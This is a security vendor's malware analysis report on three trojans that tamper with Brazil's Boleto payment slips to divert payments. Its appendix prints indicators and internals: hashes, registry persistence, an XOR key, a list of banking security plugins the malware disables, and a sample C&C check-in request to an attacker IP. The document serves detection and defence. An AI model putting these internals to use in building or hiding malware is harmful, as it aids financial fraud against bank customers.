

# SECURITY RESPONSE

## Analysis of malware targeting the Boleto payment system

Stephen Doherty,  
Nikolaos Tsapakis

Version 1.0 – Mar 5, 2015, 22:00 GMT

“ Although Boleto is only used in Brazil, there are now at least three families of malware targeting Boleto transactions. ”

# CONTENTS

OVERVIEW.....	3
What is a Boleto?.....	5
Boleto fraud .....	6
Boleto malware .....	6
Infection vectors .....	6
Boleto interception tactics.....	7
Boleto fraud techniques.....	8
Secondary capabilities .....	10
Mitigation .....	12
Advice for consumers.....	12
Advice for businesses.....	12
Conclusion.....	12
Protection.....	13
Appendix .....	15
Trojan.Eupuds.....	15
Infostealer.Boleteiro .....	29
Infostealer.Domingo .....	42
References.....	48




# OVERVIEW

Financial cybercrime has gone global and in recent years, there has been a growth in the number of attacks tailored towards individual countries and financial institutions. A case in point is the emergence of malware targeted at the Boleto payments system. Although Boleto is only used in Brazil, there are now at least three families of malware targeting Boleto transactions. The size of the Brazilian market and the popularity of Boletos as a payment method mean that Boleto malware (or Bolware) is big business, capable of generating profits amounting to tens of millions of US dollars for cybercriminals per annum.



# WHAT IS A BOLETO?



“One of the reasons behind Boleto’s popularity is that the system is accessible and easy to use.”

## What is a Boleto?

Boleto Bancário (usually referred to as simply “Boleto”) is a payments system that is unique to Brazil. Introduced in 1993, a Boleto (also known as Boleto de Cobrança) is essentially a type of invoice, issued by a vendor, which enables the recipient to make a payment for goods and services.

Regulated by FEBRABAN, the Brazilian Federation of Banks, the Boleto system is very popular in Brazil. [According to the most recent statistics available from the Brazilian Central Bank](#), credit transfers (which include Boletos) amounted to 21 percent of the volume of non-cash transactions in 2011 where interbank settlement was involved. However, when transactions that involve no interbank settlement are factored in, credit transfers account for 46 percent of total payments in 2011. This indicates that a significant portion of Boleto payments are routed directly to the issuing bank. Meanwhile, credit transfers (including Boletos) accounted for 86 percent of the total value of non-cash transactions in 2011.

Payment of Boletos also accounts for a significant proportion of online banking transactions. The Brazilian Central Bank found that nine percent of online banking transactions in 2011 were Boleto payments. This compared to eight percent for other types of fund transfers.

Boleto is also a popular form of payment in the e-commerce market. [According to Brazilian market research firm E-Bit](#), Boletos were used to settle 18 percent of e-commerce transactions in 2012, making it the second most popular payment method after credit cards (73 percent).

Initially, Boletos could be paid only in banks, but the system was later expanded to allow for payment in post offices, some shops, ATMs, lottery outlets, or online through internet banking.

One of the reasons behind Boleto’s popularity is that the system is accessible and easy to use. Anyone with a bank account can issue a Boleto. There are multiple ways for the recipient to pay a Boleto and no bank account is required to make payment.




Figure 1. A typical Boleto with the unique ID and barcode

Boletos have a common standard [defined by the Brazilian Central Bank](#) and each Boleto includes information such as the name of the issuing bank, the name of the person or organization the payment is due to, the amount due, and the due date. Each Boleto has a unique ID number and a barcode, which allows payment to be made either by scanning the barcode or entering the ID number.

Originally a paper-based system, Boletos have moved with the times and now, many Boletos are issued electronically, often in HTML format. The recipient can print out the Boleto and pay it at a bank or other payment location. Alternatively, they can use the Boleto ID number or barcode to pay it using online or mobile banking.

## Boleto fraud

Given its popularity in Brazil, it is not surprising that the Boleto payment system is frequently targeted by criminals attempting to defraud money from users. The oldest and most straightforward form of fraud targeting the payment system has been the creation of fake Boletos. These can be distributed in paper format, through the postal system, or in electronic format through spam emails. Usually the fake Boleto resembles a legitimate Boleto, such as services bills. The payment details are for an account controlled by the fraudsters and victims may be fooled into thinking they are paying a legitimate bill. The arrival of electronic Boletos has led to a greater sophistication in Boleto fraud and the emergence of malware specifically targeted at Boleto users.

## Boleto malware

Malware targeting Boleto users has emerged over the past three years. Symantec is currently aware of three different malware families targeting the payment system: [Trojan.Eupuds](#), [Infostealer.Boleteiro](#), and [Infostealer.Domingo](#). All three take their cues from modern financial Trojans, with attacks mainly focused on hijacking the victim's web browser in order to intercept and alter electronic Boletos. By altering the Boleto ID number and, in some cases, the barcode, the victim may unwittingly send their payment to an account controlled by the attackers.

### Infection vectors

Boleto malware has two main infection vectors: spam emails and domain name system (DNS) hijacking.

Spam campaigns that deliver malware usually adopt one of two different tactics. In some cases, the victim is sent a spam email with malware hidden in the attachment. Social engineering tactics are often used to trick the victim into opening the attachment, such as disguising it as a bill or an important document.

The other main spamming tactic is to send an email containing a link and use social engineering to persuade the victim into clicking on the link. Following the link can lead to malware being installed on the victim's computer.

Many malware-delivery spam campaigns install threats known as downloaders onto the victim's computer. The downloader in turn is capable of downloading additional malware from a command-and-control (C&C) server.

DNS hijacking involves using malware to maliciously alter the TCP/IP settings of a device in order to redirect




Figure 2. Detections of Boleto malware families



it to a malicious DNS server. The malware could be installed on the victim's computer or could be hosted on a compromised website.

Legitimate DNS servers will translate domain names to the IP addresses associated with them. A malicious DNS server can reroute traffic to destinations of the attackers' choosing, such as fake websites designed to steal credentials or websites capable of installing malware on the victim's computer.

DNS hijacking attacks can target home routers in addition to conventional computers and this tactic is often favored by attackers, given that routers often have a lower level of security. For example, attackers may attempt to access a router by using factory default user names and passwords. A router that has been compromised by a DNS hijacking attack is capable of redirecting traffic from any computer using that router to access the internet.

## Boleto interception tactics

Boleto malware uses a number of tactics for intercepting and altering Boletos. Each tactic involves an attempt to intercept a Boleto between the time it is issued and the time it is paid. The transaction details on the Boleto are altered to ensure that the payment is sent to the attackers rather than the legitimate recipient.

### Online manipulation

All three Boleto malware families are capable of hijacking the victim's web browser and detecting when a Boleto is displayed within the browser. Using one of a number of different techniques, the malware will alter the Boleto on-the-fly, changing the ID (payee) number and the barcode in order to trick the victim into sending the payment to an account controlled by the attackers. In some cases, the barcode is altered to render the Boleto unreadable, forcing the victim to manually enter the Boleto ID number when making a payment. In others, the barcode is replaced with one that reflects the changed Boleto ID number.



Figure 3. Attackers intercept and change the payee ID and associated barcode to identify a different payee from the one specified in the text of the Boleto

For example, Eupuds is capable of hijacking three major browsers: Internet Explorer, Chrome, and Firefox. The malware scans incoming traffic to the browser for Boletos that have been issued by any one of 36 different banks. If the threat detects a Boleto, it immediately contacts a C&C server and uploads data about the Boleto and system information about the infected computer. The C&C server will respond with new data to manipulate the Boleto. The Boleto is then displayed in the user's browser, but instead of the legitimate data, the attacker-supplied data is presented to the user.

Eupuds changes the ID number and the barcode of an intercepted Boleto. However, the barcode is merely changed to make it unreadable, meaning the victim must rely on the attacker-supplied ID number to make a payment.

Boleteiro also uses a similar tactic of on-the-fly manipulation. It is capable of injecting itself into Internet Explorer, Chrome, and Maxthon browsers and scans incoming browser traffic for Boletos issued by 13 different financial institutes. When the Boleto is displayed in the victim's browser, the malware replaces the Boleto's legitimate ID number and barcode with new, attacker-supplied versions. Boleteiro differs from other malware in that it replaces the legitimate barcode with a new barcode rather than rendering the original barcode unreadable.

Domingo also uses this tactic, but is only capable of hijacking Internet Explorer. Unlike Eupuds and Boleteiro, the malware is not configured to scan for Boletos issued by any particular bank. Instead it simply scans all displayed HTML pages for Boleto numbers. The Boleto number is a sequence of digits between zero to nine and can include certain characters such as periods (0x2E) and spaces (0x20) in specific positions. Domingo will search for numbers matching these characteristics and checks specific offsets to verify that the sequence of digits is a Boleto number. If the malware finds a Boleto number pattern, then the threat replaces the ID number and barcode with attacker-supplied data. As with Eupuds, the barcode is rendered unreadable, forcing the victim to use the ID number when making a payment.

## ***Interception of manual online payments***

Another opportunity for attackers to intercept a Boleto comes when the victim attempts to pay a Boleto online. Many Brazilian banks allow their customers to pay Boletos through their online services. If a victim's computer has been compromised, the malware can monitor browser traffic and identify a Boleto ID number as the user inputs it. The malware will intercept this number and replace it with an attacker-supplied ID number. If the transaction is completed, the payment will be sent to an account controlled by the attacker.

This tactic is utilized by Eupuds, which is capable of hijacking the Internet Explorer, Chrome, and Firefox browsers. The malware will inspect POST data entered into the browser for Boleto ID number patterns. The ID number, along with some basic system information, is then sent to the C&C server, which responds with attacker-supplied Boleto information to alter the Boleto payment details.

## ***Computer scanning***

A simple but effective way to alter Boletos is to scan the infected computer for Boletos on the assumption that the victim may have saved one or more Boletos that have yet to be paid. This tactic is used by Domingo and is essentially an offline version of its online manipulation capability. The malware will scan any drives connected to the infected computer for .HTM or .HTML files, checking each for Boleto ID numbers. If a Boleto is found, the threat will replace the ID number and barcode with attacker-supplied data. The malware also replaces the barcode with a new barcode generated by the attackers.

## **Boleto fraud techniques**

Boleto malware employs a variety of techniques when compromising the victim's computer. Attackers focus mainly on hijacking the victim's web browser in order to intercept traffic and detect when a Boleto ID number is either displayed or input in the browser.

### ***Man-in-the-browser (MITB) attacks***

This technique is used by Eupuds, a threat that is capable of hijacking Internet Explorer, Chrome and Firefox.



MITB attacks are facilitated by the malware's Browser Injector component, a 32-bit DLL. The role of this component is to identify if any of the aforementioned web browsers are installed on the infected computer and, if one or more is found, install the malware's Boleto Stealer component into the browser.

The Browser Injector scans the computer for the main processes related to the three browsers: iexplore.exe, firefox.exe, and chrome.exe. If it finds any instance, it will perform supplementary checks to see if associated DLL processes are loaded. These secondary checks are designed to confirm with a higher degree of confidence that the discovered process is indeed browser-related.

If the Browser Injector finds a legitimate browser process, it injects the Boleto Stealer into it. The Boleto Stealer then notifies the Browser Injector when it has been successfully injected and executed.

The Boleto Stealer component is a 32-bit DLL. Once injected into browser processes, it is responsible for intercepting Boleto-related traffic and sending it to the C&C server. The C&C server can respond with data that is used to overwrite the original Boleto.

When injected, the first thing the Boleto Stealer does is determine which browser process it is injected into and hooks the appropriate APIs to perform MITB attacks in order to intercept and manipulate data rendered in the browser. It will also search for a number of browser plugins used to provide additional security to financial transactions and attempt to disable them.

Once running, the Boleto Stealer monitors traffic for signs of a Boleto ID number. The malware attempts to minimize its workload by ignoring certain types of incoming traffic such as image files, video files, and social networking pages.

If a Boleto ID number is found, the malware attempts to alter the Boleto with attacker-supplied data as outlined previously.

### ***Browser Helper Object (BHO) attacks***

This type of attack is used by the Boleteiro malware and involves hijacking the Internet Explorer browser. When a computer is infected with Boleteiro, a component known as Boleteiro Dropper A creates a malicious Browser Helper Object (BHO). The BHO is registered to load whenever Internet Explorer is launched. In some instances, the BHO is given the file name AdobePro.jpg.

Once installed, the malicious BHO scans browser traffic for numbers that match a Boleto ID. If one is found, Boleteiro will send it to a C&C server along with the expiration date, amount, payer, intended recipient, and trigger URL. The C&C server will return a new Boleto ID number that will be used to alter the Boleto displayed in the browser.

### ***Chrome extension attacks***

Boleteiro is also capable of Chrome extension attacks. These operate in a similar fashion to the BHO attacks that the malware uses against Internet Explorer. Boleteiro creates a malicious Chrome extension and modifies the Google Chrome browser shortcut link in order to load the malicious Chrome extension every time the browser is launched.

The extension is written in JavaScript and is capable of detecting and then manipulating Boletos displayed in the browser. It monitors traffic for numbers that match a Boleto ID and when one is found, it will send the ID to a C&C server along with the expiration date, amount, payer, payee, and trigger URL. The C&C server will respond with a new Boleto ID number that will divert payment to an account controlled by the attackers.

### ***Maxthon add-on attacks***

A third browser attack that Boleteiro is capable of is against Maxthon, a freeware browser that is developed in China and has a market share of less than one percent. Boleteiro downloads a malicious Maxthon add-on to the infected computer. When installed, the Maxthon add-on masquerades as a legitimate application called Maxtron Update.

The add-on loads whenever the browser is launched and functions by scanning traffic for Boleteiro ID numbers and replacing these numbers with attacker-supplied data.

### ***Internet Explorer DOM attacks***

Another type of attack against a browser is performed by Domingo, which uses the Windows Component Object Model to perform Document Object Model (DOM) manipulations in Internet Explorer to modify Boletos with attacker-supplied data.

The Domingo dropper creates two components on the infected computer: the Persistence component (startup.exe) and the Boleto Manipulator (industria.exe). Once both files are executed, the dropper ends itself.

The Persistence component creates a registry key to ensure that the Boleto Manipulator is restarted every time the computer is rebooted. The Boleto Manipulator acts as a Boleto stealer. It uses a web browser control called shdocvw.dll to interact with Internet Explorer.

Once running, the Boleto Manipulator scans the contents of web pages in Internet Explorer. When the Boleto Manipulator identifies a Boleto ID number in the browser's traffic, it will replace the number with attacker-supplied data which will cause the victim to divert payment to an account controlled by the attackers. The Boleto Manipulator will also change the barcode so that the modified Boleto can be scanned.

Interestingly, if the Boleto Manipulator cannot contact a C&C server to download an attacker-supplied Boleto ID number, a hard-coded Boleto number template is used instead.

### ***Offline attacks***

Domingo also has the ability to find and alter Boletos outside of the browser. The Boleto Manipulator component of the malware will look for any drive connected to the infected computer (from B: to Z:) and scan it for any .HTM or .HTML files. If any are found to contain Boleto ID numbers, the Boleto Manipulator will alter the Boleto in the same manner as it would in an Internet Explorer-based attack, replacing the ID number and barcode with attacker-supplied data.

## **Secondary capabilities**

Some variants of Boleto malware have additional features that enable the malware to mount non-Boleto related attacks. For example, Boleteiro is also capable of stealing online banking and email credentials from victims. The malware's malicious Chrome extension runs periodic checks to see if the victim visits the Brazilian websites of two different multinational banks. In the case of one bank, the malicious browser extension will steal the user name, password, and password token used to log into accounts. In the case of the second bank, the malware is configured to steal the user name, password, token number, account number, organization, signature, and mobile number of the victim.

In addition to this, Boleteiro's malicious Chrome extension can also steal user names and passwords used to log in into Microsoft's Live.com. It is quite likely the attackers use this information to spread Boleto malware in further social engineering email attacks.

Boleteiro can also attack Internet Explorer in a similar fashion using a BHO attack. However, in this case, it can only steal credentials from one of the banks mentioned above, in addition to Live.com.

Eupuds is also capable of stealing login credentials. The malware uses an MITB attack to hijack the Internet Explorer, Chrome and Firefox browsers. The malware will monitor browser traffic for attempts to log into Live.com and Facebook. It then attempts to steal the victim's user name and password from Live.com. At the time of analysis, Eupuds' Facebook credential-stealing functionality appears to be disabled or may be non-functioning because it is still in development.



# MITIGATION

“If you are suspicious about a Boleto, you can compare the ID number to previous bills from the same company.”

## Mitigation

---

### Advice for consumers

- Keep antivirus definitions, operating systems, and software up-to-date.
- Exercise caution when clicking on enticing links sent through emails, messaging services, or on social networks.
- Only download files from trusted and legitimate sources.
- Do not neglect the security of your internet router. Change the default administrative password and apply software updates when available.
- Be wary if the barcode on a Boleto does not work. Check the Boleto to ensure that it hasn't been manipulated.
- If you are suspicious about a Boleto, you can compare the ID number to previous bills from the same company. In most cases, the first half of the Boleto ID number will remain the same from month to month, as this part of the number identifies the destination bank account.
- Consider using more secure methods of payment, such as an authorized direct debit (DDA–Debito Direto Autorizado) to pay regular bills

### Advice for businesses

- Businesses who use Boletos to bill customers should consider implementing additional security measures in order to make it more difficult for malware to redirect payments. Companies could do this by issuing electronic Boletos in the PDF format rather than in HTML to make it harder for threats to modify data.
- Consider offering alternative methods of payment, such as direct debit.

## Conclusion

---

Over the past three years, Boleto malware has emerged to target the Brazilian market and there are now at least three different malware families attempting to defraud users of the Boleto payments system. Attackers have adopted the tactics and techniques that have been refined by older forms of financial malware to create a uniquely Brazilian threat.

It is difficult to estimate the total losses attributable to Boleto malware, but given the growth and persistence of the threat, it is reasonable to conclude that these malicious campaigns continue to be highly profitable for attackers.

Looking forward, it is likely that the Boleto malware landscape will continue to expand as more cybercrime groups attempt to move into this area. New malware variants may emerge and existing financial Trojans may be modified with new modules specifically tailored to steal Boletos. It is also likely that the groups currently targeting Boleto systems will continue to improve their malware by attempting to develop features designed to bypass security measures. Boleto malware should be seen as an evolving threat and constant vigilance is advised.



## Protection

---

Symantec and Norton products detect these threats as:

### Antivirus

- [Trojan.Eupuds](#)
- [Trojan.Eupuds!gm](#)
- [Infostealer.Boleteiro](#)
- [Infostealer.Domingo](#)

### IPS

- [System Infected: Trojan.Eupuds Network Activity](#)
- [System Infected: Infostealer.Boleteiro Activity](#)
- [System Infected: Infostealer.Boleteiro Activity 2](#)
- [System Infected: Infostealer.Boleteiro Activity 3](#)

# APPENDIX

---



## Appendix

### Trojan.Eupuds

Beryllium is a group of attackers who participate in large scale financial fraud using [Trojan.Eupuds](#). According to a [recent report from RSA Security in July 2014](#), the cybercriminals have been in operation since 2012 and have attempted to defraud an estimated US\$3.75 billion from Boleto users. Trojan.Eupuds uses the well-established man-in-the-browser (MITB) technique, which can intercept online activity, including activity involving Boletos. Trojan.Eupuds modifies the Boleto number to redirect funds to a money mule account, instead of the expected legitimate one. Unfortunately for the victim, the modifications are subtle, so they are hard to detect even by the most security-savvy individuals.

Beryllium is targeting Boleto payments of over 30 financial institutions, both when they are generated online and when a user manually enters a Boleto number. To encourage users to type in Boleto numbers, the attackers modify the barcode (which still contains the legitimate payment information) so that it is no longer machine readable.

#### Identification

Table 1 contains a list of vendor detections identifying the threat.

Table 1. Vendor aliases for Eupuds	
Vendor	Aliases
Symantec	Trojan.Eupuds
Microsoft	Trojan:Win32/Eupuds.A

Table 2 contains a list of artifacts used as part of the analysis.

Table 2. List of Eupuds artifacts					
PE Time-stamp	Parent (MD5)	Size (bytes)	Packed	Purpose	Child (MD5)
15/01/10 16:09:54	5f856a3edf769f01061b-13b2a1165d2c	1053442	Yes	Eupuds Autolt Loader	7ba69974f63703dc5c102d11ec9167d9
20/03/14 01:24:11	7ba69974f63703dc5c102d-11ec9167d9	621568	No	Eupuds Loader	fceebcd8abddbfaf65623f53404ff6d7
					074e15006411c63f3e90d55dc4b4abbd
20/03/14 01:22:53	fceebcd8abddb-faf65623f53404ff6d7	347648	No	Browser Injector	53289ae1a4753a2973423e0c6d6d0361
20/03/14 00:55:56	53289ae1a4753a-2973423e0c6d6d0361	132608	No	Boleto Stealer	
30/11/12 02:18:52	074e15006411c63f3e90d-55dc4b4abbd	54784	No	Internet Explorer Launcher	

#### Exploit usage

No exploits were observed during analysis.

## Anti-analysis

Table 3 contains a list of reverse-engineering challenges discovered during the course of the analysis.

### Anti-debug

During the installation of Trojan.Eupuds, debugging may be hampered for the following reasons:

1. Eupuds executes under numerous processes created during installation
  - a. The Eupuds Autolt Loader creates a new child process and ends the parent
  - b. The newly created process further injects code into an existing system process
  - c. The newly injected code will inject additional code in a browser process
2. Eupuds calls the IsDebuggerPresent API to check if it is being debugged
3. The header of injected DLLs has been modified, which hampers identification

### Packing and compression

Autolt is used to package the Eupuds Loader.

### Obfuscation

Autolt is used to obfuscate the Eupuds Loader.

### Encryption

Eupuds encrypts strings within its binaries.

#### Host-based encryption

The Boleto Stealer contains XOR-encrypted strings to mask the following:

1. Security-related DLL plugins associated with Banco de Brasil
2. URLs
3. Boleto-related strings

#### Network encryption

The Browser Injector uses XOR encryption and Base64 encoding with a non-standard encoding alphabet during POST requests to the control server.

### Random string generation algorithm

Eupuds uses a random string generation algorithm to create:

1. Random file names
2. Random folder names
3. Random padding for data during network communications

The algorithm generates strings that are:

1. One to eight characters in length

**Table 3. List of anti-analysis techniques used by Eupuds**

Category	Description
Anti-debug	Yes
Anti-emulation	No
Anti-VM	No
Packing and compression	Yes
Obfuscation	Yes
Host-based encryption	No
Network-based encryption	Yes
Server-side tricks	No

**Table 4. List of encryption algorithms and keys used by Eupuds**

Encryption	Key
XOR	0xA4BBCCD4
Base64	A-Z,a-z,0-9,-,_,



2. Made up of alphanumeric characters from zero to nine and a to f

**Note:** Eupuds uses variations of this algorithm with alternate string lengths and alphanumeric characters.

## Eupuds Autolt Loader

The Eupuds Autolt Loader is a 32-bit Autolt executable used to package the Eupuds Loader.

**Table 5. Eupuds Autolt Loader component characteristics**

MD5	5f856a3edf769f01061b13b2a1165d2c
SHA-1	420716e3c535e8b12a90d347e08c8a1aec86164f
SHA-256	32e3ac1c0f4e03ff1463d2262ef9a064f1255fc915a03afe081582bd909bedd8
Size (bytes)	1053442
Purpose	Package Eupuds Loader

The Eupuds Autolt Loader is responsible for:

1. Unpacking the Eupuds Loader
2. Creating a new process and overwriting the contents of the new process with the Eupuds Loader
3. Executing the Eupuds Loader within the newly created process

## Eupuds Loader

The Eupuds Loader is a 32-bit executable unpacked by the Eupuds Autolt Loader. The Eupuds Loader contains the Browser Injector and the Internet Explorer Launcher and is responsible for injecting additional components into existing system and browser processes.

**Table 6. Eupuds Loader component characteristics**

MD5	7ba69974f63703dc5c102d11ec9167d9
SHA-1	c1eca9f2074699a9f78b262c24967f05ea20bab1
SHA-256	3b0e534e7adaa992d2c4643a4d4f5dd30b265b93b2d18f30e4db2655b8456f1a
Size (bytes)	621568
Purpose	Load additional Eupuds related components

## Functionality

The Eupuds Loader will check for the following mutex:

- DynGateInstanceMutexS

If this mutex is found, the loader will stop its activity to ensure that only one instance of Eupuds is running.

The Eupuds Loader will then enumerate the processes that are currently on the computer and select one to inject the Browser Injector into. Once injected, the MZ header of the Browser Injector is modified to prevent debugging and dumping of the module.

The Eupuds Loader is capable of inter-process communication (IPC).

The Eupuds Loader contains version 7.19.5 of [libcurl](#), an easy-to-use client-side URL transfer library. However, this library is not used in the loader's activities.

## Installation

The Eupuds Loader will inject the Browser Injector into existing system processes, but not those in the following list:

- explorer.exe
- userinit.exe
- iexplore.exe
- firefox.exe
- chrome.exe
- System Idle Process
- System
- Interrupts
- csrss.exe
- svchost.exe
- winlogon.exe
- services.exe (or any of its child processes)
- lsass.exe

The Eupuds Loader is not injected into a process with a PID = 0 (System).

## Browser Injector

The Browser Injector is a 32-bit DLL which is embedded in the Eupuds Loader. The Browser Injector contains the Boleto Stealer. The Browser Injector is responsible for injecting the Boleto Stealer into browser-related processes.

*Table 7. Eupuds Browser Injector component characteristics*

MD5	fceebcd8abddbfa65623f53404ff6d7
SHA-1	b26fab38aa805e3b9e238ca56e628b5d8878b943
SHA-256	fde90fa4f1435eab5902c928e7c9a58b0ebf7090e7670446796d6c19fa4568
Size (bytes)	347648
Purpose	Browser Injector

**Note:** The MZ header of the Boleto Stealer is modified to be “\x10Z”.

## Functionality

The Eupuds Loader will check for the following mutex.

- DynGateInstanceMutexS

If the mutex is found, the loader will stop its activity to ensure only one instance of Eupuds is running. If the mutex is not found, the Browser Injector will create it.

The Browser Injector will then search for the following browser-related processes in a loop:

- **iexplore.exe:** If found, the Browser Injector will also check that wininet.dll is loaded into this process
- **firefox.exe:** If found, the Browser Injector will also check that the combination of ssl3.dll, nss3.dll, snpr4.dll, and ssl3.dll are loaded into this process
- **chrome.exe:** If found, the Browser Injector will also check that chrome.dll is loaded into this process

The additional checks provide a higher level of confidence that the targeted process is in fact a browser-related process. If the conditions are not met, the Browser Injector continues searching for browser-related processes.

If the Browser Injector finds a legitimate browser process to target, it will inject the Boleto Stealer into it and create a remote thread. The Boleto Stealer will notify the Browser Injector when it has been successfully injected



and executed.

The Boleto Stealer will not be injected into Chrome or Internet Explorer if the parent process is explorer.exe. The Boleto Stealer will only be injected into these browsers when a new tab is opened.

If the browser process is terminated, the Browser Injector will continue to search for browsers to inject the Boleto Stealer into.

The Browser Injector also hooks the ExitProcess API in the host process, replacing it with a sleep function in order to prevent the process from being ended.

Additionally, when the Browser Injector is injected into iexplore.exe, it can perform the following actions:

1. Create empty files while performing file-access checking
2. Create file and registry values for persistence
3. Check in with the C&C server using a POST request

## Installation

The Browser Injector will create the following registry entry to ensure that the Eupuds Autolt Loader is persistent every time the computer restarts (Table 8).

**Table 8. Registry entry created by Eupuds Browser Injector component**

Action	Registry key	Name	Type	Data
Create	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	[RANDOM FILE NAME]	REG_SZ	%UserProfile%\Application Data\[RANDOM FOLDER NAME]\[RANDOM FILE NAME].exe

The following is an example of the file path created for the Eupuds Autolt Loader.

- %SystemDrive%\Documents and Settings\Administrator\AppData\3ee853b6\813.exe

The random string generation algorithm is used to generate the file and folder name.

The Eupuds Autolt Loader is copied to the location in Table 9.

**Table 9. Eupuds Autolt Loader location**

Action	Path	File name	MD5
Create	%UserProfile%\Application Data\[RANDOM FOLDER NAME]	[RANDOM FILE NAME].exe	0eb750db1ecdf0d2de80002822b5efd1

The following files may be created (Table 10). The size of files is 0 and the file names are hard-coded.

**Table 10. Files created by Eupuds Browser Injector component**

Action	File name	Purpose
Create	%UserProfile%\Application Data\97524eb3	Write access check
Create	%UserProfile%\Application Data\e637799e	Write access check

The Eupuds Autolt Loader may also modify browser processes (Table 11).

**Table 11. Actions taken against browser processes**

Action	Process	Purpose
Modify	[BROWSER PROCESS]	DLL injection

[BROWSER PROCESS] is one of the following:

- firefox.exe
- iexplore.exe
- chrome.exe

## Command-and-control

The Browser Injector can send HTTP POST requests over port 80. The POST data is encrypted using XOR and then Base64-encoded with a custom alphabet.

- /index.php

The Browser Injector will contact the C&C server to report the userid (hard-coded in the Browser Injector) using the following POST request:

```
POST /index.php
HTTP/1.0
Host: 216.246.30.4
Content-Type: application/x-www-form-urlencoded
Content-Length: 37
6ce7457a=6LnIwaal35rn8JTRp6nJzbDyu6Q=
```

The POST data is prep-ended with the following string generated by the random string generation algorithm:

- 6ce7457a

The following is the encrypted data in the POST request:

- 6LnIwaal35rn8JTRp6nJzbDyu6Q=

The following is the decrypted data in the POST request:

- <userid>3</userid>

**Note:** The encrypted data is separated using an equals sign (=).

## The Boleto Stealer

The Boleto Stealer is a 32-bit DLL which is embedded in the Browser Injector. This component is injected into browser processes, and is responsible for intercepting traffic that may be desirable to the attackers and sending it to the control server. The control server can respond with data that can overwrite the original Boleto numbers to be processed by the browser.

*Table 12. Eupuds Boleto Stealer component characteristics*

MD5	53289ae1a4753a2973423e0c6d6d0361
SHA-1	c25e886fe879f890fc19455dded5c62c9f959aa5
SHA-256	c42333f9d2f946b0f284fec227b3cc9e0ddbe91a63121ad4534e95d2152cc55b
Size (bytes)	132608
Purpose	Data stealer

## Functionality

The Boleto Stealer first determines which browser process it is injected into and hooks the appropriate APIs to perform MITB attacks in order to intercept and manipulate data rendered in the browser.

The Boleto Stealer also hooks ExitProcess. The code does not perform any actions and returns the execution to the original code at ExitProcess.



The Boleto Stealer will attempt to disable the following plugins which provide additional security to online financial transactions:

- gbiehscd.dll
- gbiehuni.dll
- gbieh.dll
- gbiehcef.dll
- gbpdist.dll
- gbiehabn.dll

Once the hooks are installed, the Boleto Stealer then monitors for the following URLs based on specific patterns:

- pagador.com.br
- Boleto
- 2via
- segundavia
- carrinho
- bndes.gov.br
- ?4798

If the Boleto Stealer finds a pattern, specific details related to Boleto numbers are sent to the C&C server. The server can respond with relevant information to replace the original Boleto before rendering it in the browser.

The Boleto Stealer will ignore incoming traffic that contains any of the following strings in the URL:

- .gif
- .jpg
- .jpeg
- .png
- .swf
- .flv
